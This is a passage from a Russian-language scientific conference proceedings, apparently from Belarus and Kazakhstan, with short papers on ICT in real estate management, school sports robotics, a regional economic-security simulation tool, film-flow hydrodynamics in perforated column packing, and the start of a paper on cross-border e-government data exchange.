Abstract. The article examines the various applications of digital technologies at various stages of the real estate life cycle. Through a comprehensive review of current practices and emerging trends, this study shows how technology is changing classic approaches to property management. By examining the benefits, challenges and transformative potential of these technologies, this article aims to provide insight into their impact on efficiency gains, user decision-making processes in the real estate industry, and sheds light on the future trajectory of the use of information and

communication technologies in real estate management, presenting a dynamic and technological ecosystem that optimizes the entire life cycle of real estate.

Управление недвижимостью за последние годы значительно изменилось благодаря интеграции цифровых, информационных и коммуникационных технологий (ИКТ). В современных условиях ИКТ играют ключевую роль в оптимизации управления жизненным циклом объектов недвижимости. В этой статье исследуются различные применения ИКТ для повышения эффективности, устойчивости и общего управления объектами недвижимости на протяжении всего их жизненного цикла.

Жизненный цикл объекта недвижимости включает в себя его задумку, проектирование, строительство, эксплуатацию, техническое обслуживание, возможную продажу, реконструкцию и ликвидацию. Эффективное управление на всех этих этапах имеет решающее значение для максимизации стоимости объекта и минимизации издержек и рисков. Традиционно эти процессы включали значительный объем документации, ручной труд и время, самый ценный актив. Однако ИКТ изменили эту практику, внедрив автоматизацию, анализ данных в реальном времени и мгновенную бесперебойную связь.

ИКТ произвели революцию на начальных этапах управления объектами в сфере недвижимости. Цифровые инструменты, такие как информационное моделирование зданий (BIM), позволяют стейкхолдерам совместно создавать и управлять цифровым представлением физических и функциональных характеристик объекта. Это не только повышает точность проектирования, но также облегчает эффективное управление проектом и оценку стоимости. Интеграция технологий дополненной реальности (AR) и виртуальной реальности (VR) позволяет заинтересованным сторонам визуализировать и испытать предлагаемые структуры до начала физического строительства объекта.

После ввода объекта недвижимости в эксплуатацию ИКТ продолжают играть жизненно важную роль в оптимизации его производительности. Технологии умного строительства используют Интернет вещей (IoT) для сбора и анализа данных в реальном времени от различных датчиков, встроенных в инфраструктуру. Эти данные включают информацию о потреблении энергии, степени активности и состоянии оборудования. Благодаря расширенной аналитике управляющие недвижимостью могут принимать обоснованные решения для повышения энергоэффективности, оптимизации

использования пространства и дистанционного решения многих проблем технического обслуживания.

ИКТ способствуют к переходу стратегии профилактического технического обслуживания. Системы которого используют датчики и анализ данных для мониторинга состояния компонентов и систем здания. Анализируя закономерности и прогнозируя потенциальные сбои, эксплуатирующая организация может более эффективно планировать работы по техническому обслуживанию, сокращая время простоев и избегая дорогостоящих аварийных ремонтов. Такой прогнозный подход не только продлевает срок службы объектов, но и повышает общую надежность инфраструктуры.

Безопасность является первостепенной задачей при управлении недвижимостью. ИКТ способствуют повышению безопасности за счет интеграции интеллектуальных систем наблюдения, контроля доступа и биометрических технологий. Кроме того, мониторинг и анализ условий окружающей среды в режиме реального времени, таких как пожар и качество воздуха, способствуют безопасности обитателей здания. Эти технологии не только снижают риски, но и обеспечивают чувство безопасности человека.

ИКТ предоставляют специалистам в области управления недвижимостью надежные инструменты анализа данных, позволяющие принимать решения на основе данных на протяжении всего жизненного цикла объекта. Объединяя и анализируя данные о состоянии объекта и истории технического обслуживания, специалисты могут оптимизировать распределение ресурсов, выявить возможности экономии средств и повысить общую эффективность работы.

Применение информационных и коммуникационных технологий в управлении жизненным циклом объектов недвижимости изменило отрасль, сделав процессы более эффективными, устойчивыми и экономически выгодными. От начальных этапов проектирования и строительства до текущей эксплуатации и технического обслуживания ИКТ продолжают играть ключевую роль в формировании будущего управления недвижимостью. Поскольку технологии продолжают развиваться, интеграция искусственного интеллекта, блокчейна и других новых технологий, вероятно, приведет к дальнейшей революции создания и управления объектами недвижимости, открывая новую эру современных умных городов.

Список использованных источников

1. Бунас, А. Г. Применение "Информационно-коммуникационных технологий" как инструмента управления объектом недвижимости в условиях цифровизации / А. Г. Бунас // Цифровизация: экономика и управление производством : материалы 86-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов, Минск, 31 января - 12 февраля 2022 г. - Минск : БГТУ, 2022. – С. 115-116.
2. Синяк, Н. Г. Цифровая трансформация и прозрачность рынка недвижимости / Н. Г. Синяк, Н. Марина, С. А. Шавров // Недвижимость: экономика, управление. - 2020. - № 1. - С. 69-78.
3. Бунас, А. Г. Вопросы управления недвижимостью в условиях цифровизации / А. Г. Бунас // Цифровизация: экономика и управление производством : материалы 87-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов (с международным участием), Минск, 31 января – 17 февраля 2023 г. - Минск : БГТУ, 2023. – С. 41-44.

УДК 004.896

Н.К. Василиади, Н.А. Горбунова
Карагандинский университет им. Е. А. Букетова
Караганда, Казахстан

СПОРТИВНАЯ РОБОТОТЕХНИКА КАК СПОСОБ МОТИВАЦИИ УЧАЩИХСЯ ШКОЛЫ К ОБРАЗОВАТЕЛЬНОМУ ПРОЦЕССУ

Аннотация. Период четвертой научно-технической революции, который мы проживаем, диктует новые требования и подходы к обучению, развивая и поддерживая в учащихсх творческий и креативный потенциал. Образовательная и спортивная робототехника выступает отличным инструментом для изучения сложных межпредметных связей в игровой и понятной форме.

N.K.Vassiliadi, N.A. Gorbunova
Karaganda Buketov University
Karaganda, Kazakhstan

SPORT ROBOTICS AS A WAY OF MOTIVATING SCHOOL STUDENTS TO ENGAGE IN THE EDUCATIONAL PROCESS

Abstract. The era of the fourth industrial revolution that we are currently experiencing dictates new requirements and approaches to education, nurturing and supporting the creative and innovative potential in students. Educational and sports robotics serves as an excellent tool for exploring complex interdisciplinary connections in an engaging and accessible form.

С началом нового тысячелетия в большинстве стран робототехника стала занимать существенное место в школьном и университетском образовании, подобно тому, как информатика появилась в конце прошлого века и потеснила обычные предметы. По всему миру проводятся конкурсы и состязания роботов для школьников и студентов: футбол роботов Robocup с 1993 года, Фестиваль Мехатроники и Робототехники «РобоФинист», проводимый Университетом ИТМО в Санкт-Петербурге - с 2007 года, Межконтинентальные соревнования от компании Lego – WRO, FLL и т.д.

В настоящее время активное развитие школьной робототехники наблюдается и в Казахстане. В 2015 году впервые прошел Международный фестиваль робототехники «Roboland». А в 2016 году первые республиканские соревнования Kazrobotics.

Все эти мероприятия направлены на привлечение учащихся к современным технологиям конструирования, программирования и использования роботизированных устройств. Данные компетенции очень важны для любого современного человека, так как цифровизация молниеносно входит в нашу жизнь, а искусственный интеллект и применение роботизированных устройств в повседневной жизни человека уже становится нормой.

В связи с активным внедрением новых технологий в жизнь общества постоянно увеличивается потребность в высококвалифицированных специалистах. В ряде ВУЗов присутствуют специальности, связанные с робототехникой, но в большинстве случаев не происходит предварительной ориентации школьников на возможность продолжения учебы в данном направлении. Между тем, игры в роботы, конструирование и изобретательство присущи подавляющему большинству современных детей. Таким образом, появилась возможность и назрела необходимость в непрерывном образовании в сфере робототехники. Заполнить пробел между детскими увлечениями и серьезной ВУЗовской подготовкой позволяет

изучение робототехники в школе на основе специальных образовательных конструкторов.

Введение дополнительной образовательной программы «Робототехника» в школе неизбежно изменит картину восприятия учащимися технических дисциплин, переводя их из разряда умозрительных в разряд прикладных. Применение детьми на практике теоретических знаний, полученных на математике или физике, ведет к более глубокому пониманию основ, закрепляет полученные навыки, формируя образование в его наилучшем смысле. И с другой стороны, игры в роботы, в которых заблаговременно узнаются основные принципы расчетов простейших механических систем и алгоритмы их автоматического функционирования под управлением программируемых контроллеров, послужат хорошей почвой для последующего освоения сложного теоретического материала на уроках.

Наиболее популярными и передовыми авторами учебно-методических комплексов на территории стран СНГ являются:

1. С.А. Филиппов – выпускник математико-механического факультета СПбГУ, автор серии книг «Шаги в кибернетику», предназначенной для школьников и студентов, для родителей и преподавателей, знакомит читателей с современной кибернетикой, роботами, киборгами, оптимизацией, адаптацией, искусственным интеллектом и управлением хаосом. С.А. Филиппов является автором соревновательных категорий международного Фестиваля Мехатроники и Робототехники «РобоФинист».

2. М.В. Васильев - тренер международной академии LEGO Education. Президент Международной ассоциации спортивной и образовательной робототехники, автор учебно-методического комплекса «Лунная Одиссея».

Сложные на первый взгляд темы, описанные в книге «Шаги в кибернетику» С.А. Филиппов делит на простые, системно понятные. Начинается обучение с элементарных способов крепления деталей, механической передачи, изучения моторных механизмов, с последующей сборкой скоростных роботов, роботов-тягачей, шагающих роботов. Продолжается изучение кибернетики работой с датчиками и более сложным программированием, изучением ПИД-регуляторов, балансирующих роботов и т.д.

Нужно заметить, что каждая изученная глава завершается соревнованием, которое можно провести как на базе учебного класса, так и в последующем на международной площадке. Например, робот-тягач может проявить свои механические преимущества в

соревновании «Робо-сумо», а изучив работу ультразвукового датчика и датчика цвета, учащиеся могут попробовать свои силы в категории «Кегельринг», «Кегельринг-квадро», «Следование по линии», «Слалом» и т.д.

Соревновательные категории, сопровождающие методическую часть, не потеряли свою популярность и актуальность с 2007 года и по наше время. Некоторые параметры преобразовались, в связи с изменением конструкторских наборов, но правила и названия остались. Зафиксированное постоянство соревновательных категорий и интерес учащихся к спортивным интеллектуальным состязаниям подтверждает эффективность игрового формата обучения. Более того, для получения положительных результатов в соревнованиях, учащимся приходится «добывать» и отрабатывать навыки, которые очень часто опережают школьный стандарт обучения. Так например, механика, изучаемая по школьной программе лишь в 8 классе, легко усваивается на уроках робототехники учащимися 4-5 классов. Сложный, на первый взгляд, пропорционально-интегрально-дифференциальный регулятор изучают на практике учащиеся 7-8 классов при подготовке работа к езде по сильно кривой линии и т.д.

Помимо базовых компетенций в области математики, физики, программирования, учащиеся через УМК «Лунная Одиссея» М.В.Васильева могут углубиться в изучение темы отечественного освоения космоса. Совместное прохождение космических миссий способствует так же формированию коммуникативных навыков у учащихся и возможности дальнейшей работы в команде.

Изучив опыт российских коллег в образовательной и спортивной робототехнике по инициативе ассоциации «Kazdidac», была разработана соревновательная категория «Робогеометрия». Данная соревновательная категория была внедрена в 2019 году в Международном фестивале спортивной и образовательной робототехники «Roboland» и продолжает активно использоваться и сейчас. Подготовка учащихся по регламентам данной категории осуществляется посеместно на территории Казахстана в среднем и старшем звене общеобразовательной школы, а так же в других странах ближнего и дальнего зарубежья, желающих принять участие в в международном фестивале «Roboland». Суть «Робогеометрии» заключается в том, чтобы учащиеся собрали робота-чертежника и научили его в автономном режиме рисовать геометрические фигуры. Для выполнения миссии ребятам необходимо знать основные свойства и характеристики геометрических фигур, уметь производить расчеты неизвестных элементов. Для точных движений и поворотов

необходимо использовать энкодеры, встроенные в моторы и, при необходимости, гироскопический датчик.

Как показал эксперимент, часто сложные для понимания и запоминания формулы длины окружности, теорема Пифагора, синус и косинус углов и др. при практическом применении в игровой и соревновательной форме способны понять учащиеся даже 6 класса.

В заключении ко всему вышесказанному, хочется привести мысли Сеймура Пейпера – выдающегося математика, программиста, психолога, педагога из книги «Переворот в сознании»: «Участь в современных школах, ребенок не становится значимым участником образовательного процесса, а выполняемые им действия даже не являются имитацией взрослой жизни. Джон Дьюи тосковал по первобытным обществам, в которых ребенок становился охотником, участвуя в настоящей охоте, а не имитируя эту деятельность.»

Выполняя соревновательные задачи робототехники, ребенок становится охотником за знаниями. Он увлечен, мотивирован, целенаправлен и, самое важное, успешен, реализован и полезен в эпоху четвертой научно-технической революции.

Список использованных источников

1. Филиппов С.А. Робототехника для детей и родителей. – СПб.: Наука, 2013. 319 с.
2. <https://www.standart-21.ru/catalog/komplekty-dlya-raboty-v-gruppe/lunnaya-odisseyaya/?ysclid=loyxfoaxgy599944184>

УДК 330.101.541

К.А. Василькова, А.С. Дайнеко
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ ИНСТРУМЕНТАЛЬНОГО СРЕДСТВА «АНАЛИЗ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ РЕГИОНОВ»

Аннотация. Основная цель работы – разработка инструментального средства на основе имитационного моделирования, обеспечивающего эффективный анализ и оценку экономической безопасности регионов. Полученный инструментарий представляет данные для принятия устойчивых

стратегических решений и способствует эффективному управлению экономической безопасностью регионов

K.A. Vasilkova, A.S. Daineka

Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

PRACTICAL APPLICATION OF THE INSTRUMENT FOR ECONOMIC SECURITY ANALYSIS OF REGIONS

***Abstract.** The main objective of the study is to develop an instrumental tool based on simulation modeling, enabling effective analysis and assessment of regional economic security. The developed toolkit provides data for making sustainable strategic decisions and facilitates efficient management of the economic security of regions.*

Регион является основной территориальной единицей организации общества. Он представляет собой самостоятельную часть государства с однородной экономической и социальной структурой, природным и культурным окружением, а также уникальными критериями формирования и функционирования.

В условиях внутренней конкуренции в каждом государстве каждый регион должен стремиться к своему развитию и обеспечивать защищенность своей экономики. Однако основной проблемой в обеспечении экономической безопасности региона является значительная неравномерность между субъектами государства в уровне жизни, развитии научно-технической базы, инфраструктуре и климатических условиях.

В современном мире обеспечение экономической безопасности регионов стало критически важным вопросом для устойчивого развития, поскольку она является ключевым аспектом стабильности и процветания любого государства. Экономическая безопасность служит для мониторинга качества жизни населения, общественно-политической и социально-экономической стабильности региональной экономики.

Именно поэтому, основной целью работы стала разработка инструментального средства «Анализ экономической безопасности регионов».

Инструментальное средство «Анализ экономической безопасности регионов» – инновационный метод, предназначенный для анализа и оценки экономической безопасности на региональном уровне на основе технологий имитационного моделирования.

В первую очередь, применение данного инструментария заключается в исследовании ключевых показателей регионов, а именно: инвестиционная безопасность, научно-техническая безопасность, производственная безопасность, социальная безопасность, демографическая безопасность, экономическая безопасность, энергетическая безопасность, финансовая безопасность.

В ходе проведения анализа одного или нескольких регионов определенному количеству групп экспертов предлагается оценить ключевой показатель региона от 1 до 10 баллов (рис. 1), на основе которых в конечном результате будет построена функция распределения уровня экономической безопасности региона (рис. 2).




Рис. 1 - Оценки экспертов и группы критериев




Рис. 2 - Функция распределения уровня экономической безопасности

В приведенном примере, при сложившемся результате имитации можно утверждать, что вероятность того, что уровень

экономической безопасности региона не менее 5,86 баллов, превышает 0,95 (95 %).

Анализируя данные об уровне безработицы, инвестиционной активности, торгового баланса и других макроэкономических показателях, специалисты могут выявить слабые места в экономике региона и разработать стратегии и меры для их укрепления. Разработанная модель учитывает риски при анализе экономической безопасности регионов, а также может быть использована для сравнительного анализа регионов, мониторинга их развития и выявления ключевых факторов, влияющих на изменение уровня экономической безопасности.

Важно отметить, что использование имитационного моделирования и бета-распределения позволяет более точно и надежно оценить экономическую безопасность региона. Благодаря этим методам и инструментам существует возможность учета множество вариативных сценариев и случайных факторов, которые влияют на различные аспекты безопасности. Это позволяет ученым и исследователям получить более глубокие и нюансированные результаты, основанные на реалистичных данных и предположениях.

Разработанный программный продукт «Анализ экономической безопасности», который включает в себя разработанные функции и визуализацию результатов, играет ключевую роль в улучшении понимания и интерпретации полученных данных. Визуализация результатов анализа позволяет легко и наглядно представить информацию, что в свою очередь способствует более эффективному принятию решений и разработке стратегий для обеспечения экономической безопасности региона.

Результаты исследования имеют потенциал для применения в реальных условиях. Они представляют ценность для государственных и региональных органов управления, обеспечивая системный подход к принятию управленческих решений в сфере социально-экономического развития. Путем использования интервальных экспертных оценок и технологий имитационного моделирования, разработанный программный продукт, а также проведенная научная работа предоставляют инструменты для определения приоритетных направлений развития регионов, повышения уровня жизни населения и обеспечений устойчивой региональной экономики.

Полученные в ходе исследования результаты и разработанный программный продукт могут быть использованы не только в области государственного управления, но и в коммерческих организациях, осуществляющих деятельность в регионах. Предприятия могут

использовать эти данные для оптимизации бизнес-процессов, выявления потенциальных рисков и возможностей в различных регионах, что позволяет им лучше адаптироваться к различным условиям на рынке. Кроме того, разработанный программный продукт может быть полезен для исследовательских и образовательных целей. Ученые и студенты могут использовать этот инструмент для проведения более глубоких исследований в области экономической безопасности регионов, а также для обучения студентов методам имитационного моделирования и анализа данных.

Список использованных источников

1. Бурцева, Т. А. Оценка эффективности влияния различных факторов на уровень экономической безопасности региона / Т. А. Бурцева, А. А. Петухова // Экономика и управление: проблемы, решения. – 2018. – Т.4, №8. – С. 25-30.

2. Лавренчук, Е. Н. Экономическая безопасность (региональный аспект): учеб. пособие / Е. Н. Лавренчук, М. Н. Руденко. – Пермь: Перм. гос. нац. исслед. ун-т, 2015. – 388 с.

3. Новыш, Б. В. Модель и инструментальное средство инновационного потенциала регионов / Б. В. Новыш, И. А. Юрча. // Науч. Труды Акад. Упр. При Президенте Респ. Беларусь. – 2018. - № 20. – С. 293-303.

4. Эфендиева, А. А. Разработка методики комплексного анализа и оценки социально-экономического потенциала региона, основанного на применении метода балльных оценок / А. А. Эфендиева, А. Х. Темрокова // Terra Economicus. – 2013. Т. 11. – № 2-2. – С. 100–116.

УДК 66.021.3

А.М. Волк, П.Е. Вайтехович, Д.Ю. Мытько
Белорусский государственный технологический университет
Минск, Беларусь

ГИДРОДИНАМИКА ПЛЕНОЧНОГО ТЕЧЕНИЯ В ПЕРФОРИРОВАННОМ ЦИЛИНДРИЧЕСКОМ КАНАЛЕ РЕГУЛЯРНО-СТРУКТУРИРОВАННОЙ НАСАДКИ

Аннотация. Насадочные колонны с перфорированными регулярно-структурированными насадками имеют низкое гидравлическое сопротивление,

большой интервал устойчивой работы и широко применяются в нефтехимической промышленности для очистки газов и получения готового продукта. Исследование пленочного течения в перфорированных каналах позволяет повысить эффективность колон.

A.M. Volk, P.E. Vaytsekhovich, D.Yu. Mytsco
Belarusian State Technological University
Minsk, Belarus

HYDRODYNAMICS OF FILM FLOW IN A PERFORATED CYLINDRICAL CHANNEL OF A REGULAR-STRUCTURED NOZZLES

***Abstract.** The columns with perforated regular-structured nozzles have low hydraulic resistance, large interval of stable operation and are widely used in petrochemical industry for gas purification and obtaining the finished product. The study of film flow in perforated channels allows to increase column efficiency.*

Введение. В химической и нефтехимической промышленности для очистки газов и получения готового продукта широко применяются тарельчатые и насадочные колонны. Преимущество насадочных колонн по сравнению с тарельчатыми – низкое гидравлическое сопротивление, высокая эффективность и широкий интервал устойчивой работы [1].

Насадки бывают двух типов: регулярные и нерегулярные. Нерегулярные насадки изготавливают в виде цилиндрических колец (кольца Рашига), которые могут иметь перфорированные отверстия (кольца Паля), либо седлообразные (седла Инталокс, Берля). Регулярно-структурированные изготавливаются из гофрированных листов металла, и собираются в пакеты нужного диаметра. Отличие их в том, что гофрированные листы образуют структурированные каналы (цилиндрические, шестигранные, ромбовидные) равного по площади поперечного сечения, которые равномерно распределены в поперечном сечении массообменной колонны. Такая конструкция имеет следующие преимущества при проведении массообменных процессов: отсутствуют застойные зоны, хорошо смачиваются, имеют высокую удельную поверхность [2]. Однако с увеличением диаметра насадочной колонны растет неравномерность распределения жидкости по сечению аппарата. Этот недостаток сильно влияет на эффективность разделения и качество готового продукта. Следовательно, проблема неравномерности распределения в многоканальных контактных устройствах и дальнейшее усовершенствование оптимальных насадочных аппаратов является актуальной задачей.

Пленочные течения имеют широкое применение в разных областях, а именно: в химической технологии, ракетных двигателях, установка по опреснению соленой морской воды, холодильной технике, пищевой промышленности. Несмотря на столь обширное применение, исследование их гидродинамических свойств на поверхности перфорированных каналов изучено недостаточно.

Исследованием пленочного течения занимались Нуссельт, Капица, Тананайко, которые изучали ее гидродинамику как на плоской стенке, так и на цилиндрической поверхности. На основании результатов ими получены математические модели движения пленки. Эти модели являются фундаментальными для выполнения дальнейших исследований [3].

Вследствие того, что перфорация поверхности каналов регулярно-структурированной насадки повышает интенсивность массообмена, возникает необходимость в исследовании пленочного течения на ее поверхности

Цель работы – разработка математической модели на основании теоретических и экспериментальных данных, для расчета толщины и средней скорости пленки на перфорированной поверхности цилиндрического канала регулярно-структурированной насадки.

Теоретические исследования процесса газопленочного течения. В научной литературе достаточно подробно исследованы пленочные течения на плоской и цилиндрических поверхностях [3]. Но практически нет моделей пленочных течений на перфорированных поверхностях.

Исследуем стационарное осесимметричное движение пленки вязкой несжимаемой жидкости под воздействием закрученного газового потока по внутренней стенке пронизываемого цилиндра. Схема двухфазного пленочного течения изображена на рис. 1.




Рис. 1 - Схема двухфазного пленочного течения на перфорированной цилиндрической поверхности

Гидродинамика пленочного течения определяется уравнениями Навье-Стокса для составляющих скорости жидкой фазы и неразрывности [4].

Скорость оттока жидкой фазы U_0 на некотором элементарном цилиндре длиной Δz будем считать постоянной. Рассчитаем объемный расход несжимаемой жидкости через цилиндрические поверхности равной длины. Этот расход будет одинаков: $2\pi r U_r \Delta z = 2\pi R U_0 \Delta z$. Выражаем радиальную скорость в пленке жидкости $U_r = U_0 R / r$. Тогда из уравнения неразрывности [4] получим $\partial U_z / \partial z = 0$ и $U_z = U_z(r)$. Принимаем $\psi = \partial P / \partial z = \text{const}$. Обозначим $\nu = \mu / \rho$ – коэффициент кинематической вязкости жидкости.

В результате получим систему обыкновенных дифференциальных уравнений:

$$\frac{d^2 U_z}{dr^2} - \frac{1}{r} \left(\frac{U_0 R}{\nu} - 1 \right) \frac{dU_z}{dr} = - \frac{\rho g - \psi}{\mu}, \quad (1)$$

$$\frac{d^2 U_\phi}{dr^2} - \frac{1}{r} \left(\frac{U_0 R}{\nu} - 1 \right) \frac{dU_\phi}{dr} - \frac{1}{r^2} \left(\frac{U_0 R}{\nu} + 1 \right) U_\phi = 0, \quad (2)$$

$$\frac{\partial P}{\partial r} = \rho \left(\frac{U_\phi^2}{r} + \frac{U_0^2 R^2}{r^3} \right). \quad (3)$$

где U_z , U_ϕ , U_r – осевая, тангенциальная и радиальная скорости жидкой фазы, м/с;

ρ – плотность жидкости, кг/м³;

μ – коэффициент динамической вязкости жидкости, Н·с/м²;

ν – коэффициент кинематической вязкости жидкости;

g – ускорение свободного падения, м/с².

Выполним переход к безразмерной координате $\tilde{r} = r / R$, обозначим $\alpha = U_0 R / \nu$ и получим уравнения:

$$\frac{d^2 U_z}{d\tilde{r}^2} - \frac{(\alpha - 1)}{\tilde{r}} \frac{dU_z}{d\tilde{r}} = - \frac{\rho g - \psi}{\mu} R^2, \quad (4)$$

$$\frac{d^2 U_\phi}{d\tilde{r}^2} - \frac{(\alpha - 1)}{\tilde{r}} \frac{dU_\phi}{d\tilde{r}} - \frac{(\alpha + 1)}{\tilde{r}^2} U_\phi = 0. \quad (5)$$

Рассчитаем компоненты тензора касательных напряжений по формулам:

$$\tau_z = -\mu \frac{\partial U_z}{\partial r}, \quad \tau_\phi = -\mu \left(\frac{\partial U_\phi}{\partial r} - \frac{U_\phi}{r} \right). \quad (6)$$

Частные решения уравнений (4, 5) ищем в виде r^k и получаем общие решения:

$$U_z = c_1 + c_2 \tilde{r}^\alpha + \frac{\rho g - \Psi}{2\mu(\alpha - 1)} \tilde{r}^2, \quad (7)$$

$$U_\varphi = \frac{c_3}{\tilde{r}} + c_4 \tilde{r}^{\alpha+1}. \quad (8)$$

Толщину пленки жидкости обозначим через δ , а через $\tilde{\delta} = \delta / R$ – ее относительную толщину. Равенство нулю на проницаемой поверхности осевой и касательной составляющих скорости принимаем за их начальные значения по формуле:

$$U_z|_{\tilde{r}=1} = U_\varphi|_{\tilde{r}=1} = 0, \quad (9)$$

Равенство касательных напряжений (6) на границе раздела фаз принимаем за граничные условия:

$$\tau_z = -\frac{\mu}{R} \frac{dU_z}{d\tilde{r}} \Big|_{\tilde{r}=1-\tilde{\delta}}, \quad \tau_\varphi = -\mu \left(\frac{\partial U_\varphi}{R \partial \tilde{r}} - \frac{U_\varphi}{R \tilde{r}} \right) \Big|_{\tilde{r}=1-\tilde{\delta}}. \quad (10)$$

Касательные напряжения вычисляем по формулам [5]

$$\tau_z = \frac{0,3164}{\text{Re}_r^{0,25}} \frac{\rho_r W^2}{8} \left(1 + \frac{300\delta}{D} \right), \quad \tau_\varphi = \frac{\tau_z}{\text{tg}\alpha}, \quad (11)$$

где D – диаметр цилиндрической поверхности, м.;

ρ_r – плотность газа, кг/м³;

W – средне расходная скорость газового потока, м/с;

Re_r – критерий Рейнольдса для газового потока.

Число Рейнольдса для газа определяется по формуле:

$$\text{Re}_r = \frac{WD}{v_r} \quad (12)$$

Считаем, что силы, действующие на газовый поток, находятся в равновесии [5]:

$$\pi(R - \tilde{\delta})^2 \Delta P = 2\pi(R - \tilde{\delta})\tau'_z l. \quad (13)$$

Отсюда получаем:

$$\Psi = \frac{\Delta P}{l} = \frac{2\tau'_z}{R(1-\tilde{\delta})} = -\frac{2\tau_z}{R(1-\tilde{\delta})}. \quad (14)$$

Модель пленочного течения (7-14) позволяет рассчитать компоненты скорости и все необходимые гидродинамические характеристики при заданных скоростях газового потока, нагрузках по жидкой фазе и геометрических параметрах насадок.

Изменение объемного расхода жидкой пленки по длине описывается уравнением:

$$\frac{dq}{dz} = -U_0. \quad (15)$$

Скорость оттока жидкой фазы определяем по закону Дарси [4] с учетом сопротивления проницаемой перегородки, заданного давления газового потока и рассчитанного давления жидкой пленки.

Вывод. Полученная модель и выполненные экспериментальные исследования позволяют найти гидродинамические характеристики пленочного течения и определить оптимальные соотношения между геометрическими и режимными параметрами насадочных колон.

Список использованных источников

1. Рамм В.М. Абсорбция газов / В.М. Рамм. М.: Химия, 1976. 656 с.
2. Фарахов М.И., Лаптев А.Г., Башаров М.М. Модернизация массообменных аппаратов новыми насадками в химической технологии // Теоретические основы химической технологии. 2015. Т.49, №3. С.247-252.
3. Тананайко, Ю. М. Методы расчета и исследование пленочных процессов / Ю. М. Тананайко, Е. В. Воронцов. Киев: Техника, 1975. 311 с.
4. Шлихтинг, Г. Теория пограничного слоя / Г. Шлихтинг. М.: Наука, 1969. 742 с.
5. Соколов В. И. Газожидкостные реакторы / В. И. Соколов, И. В. Доманский. Л.: Машиностроение, 1976. 216 с.

УДК 0049

А.И. Волконовский

КУП «Минское городское агентство обслуживания населения»
Минск, Беларусь

МЕЖГОСУДАРСТВЕННОЕ ВЗАИМОДЕЙСТВИЕ ПРИ ЦИФРОВИЗАЦИИ АДМИНИСТРАТИВНЫХ ПРОЦЕДУР

Аннотация. В статье рассмотрены проблемы межгосударственного взаимодействия при осуществлении административных процедур, в том числе вопросы организации защищенного канала связи при трансграничной передаче данных. Предложен метод осуществления межгосударственного взаимодействия при осуществлении административных процедур.

A.I. Volkonovskiy

CUE «Minsk City Public Service Agency»
Minsk, Belarus

INTERSTATE INTERACTION IN THE DIGITIZATION OF ADMINISTRATIVE PROCEDURES

Abstract. The article discusses the problems of interstate interaction in the implementation of administrative procedures, including issues of organizing a secure communication channel for cross-border data transfer. A method for implementing interstate interaction in the implementation of administrative procedures is proposed.

В связи с быстрым развитием информационно-коммуникационных технологий, одна из основных функций и направлений — это развитие сотрудничества электронного правительства союзных государств по вопросам информационного взаимодействия путем трансграничной передачи данных [1].

Не мало важным вопросом при трансграничной передаче данных является информационная безопасность. Многие государственные органы сталкиваются с проблемой организации защищенных каналов связи, а также с обеспечением криптографической защиты информации. Существуют различные системы криптографической защиты информации и в каждой стране они разные, что существенно усложняет процесс взаимодействия.

